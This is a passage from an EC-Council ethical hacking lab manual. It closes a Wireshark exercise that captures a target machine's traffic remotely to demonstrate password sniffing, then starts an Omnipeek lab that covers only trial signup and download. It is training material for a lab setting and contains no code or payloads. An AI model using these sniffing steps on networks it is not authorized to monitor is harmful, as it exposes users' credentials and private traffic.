
44. Acting as the target, open any web browser (here, **Mozilla Firefox**) and browse the website of your choice (here, **http://www.goodshopping.com**).

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Note: Although we are only browsing the Internet here, you could also log in to your account and sniff the credentials.



45. Switch back to the **Windows Server 2019** virtual machine. **Wireshark** starts capturing packets as soon as the user (here, you) begins browsing the Internet, the shown in the screenshot.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

46. After a while, click the **Stop capturing packet** icon on the toolbar to stop live packet capture.
47. This way, you can use Wireshark to capture traffic on a remote interface.

    Note: In real-time, when attackers gain the credentials of a victim's machine, they attempt to capture its remote interface and monitor the traffic its user browses to reveal confidential user information.
48. This concludes the demonstration of how to perform password sniffing using Wireshark.
49. Close all open windows and document all the acquired information.

Task 2: Analyze a Network using the Omnipeek Network Protocol Analyzer

OmniPeek Network Analyzer provides real-time visibility and expert analysis of each part of the target network. It performs analysis, drills down, and fixes performance bottlenecks across multiple network segments. It includes analytic plug-ins that provide targeted visualization and search abilities.

An ethical hacker or pen tester can use this tool to monitor and analyze network traffic of the target network in real-time, identify the source location of that traffic, and attempt to obtain sensitive information as well as find any network loopholes.

Note: Before starting this lab, we need to find the User IDs associated with the usernames for the **Windows 11** machine.


1. Switch to the **Windows 11** virtual machine.
2. Open any browser (here, **Mozilla Firefox**), Place the cursor in the address bar and click on **https://www.liveaction.com/products/omnipeek-network-protocol-analyzer/** in the address bar, and press **Enter**.

   Note: If a website cookie notification appears, click **Accept**.
3. The **LiveAction** website appears; click the **Free Trial** button.

   Note: If **Warning: Potential Security Risk Ahead** page appears, click **Advanced**, and click **Accept the Risk and Continue**.


   Note: You will be redirected to a cart in live action, click checkout.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




4. The **LiveAction Store** website appears. Input your personal details in all required fields. Click the **Start My Omnipeek Trial** button.


   Note: Here, you must provide your professional **EMAIL ADDRESS** (work or school accounts).



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



5. The **Let's get started** webpage appears, displaying the License Key and download link for Omnipeek. Click on the **Download Omnipeek for Windows** button to begin the download.



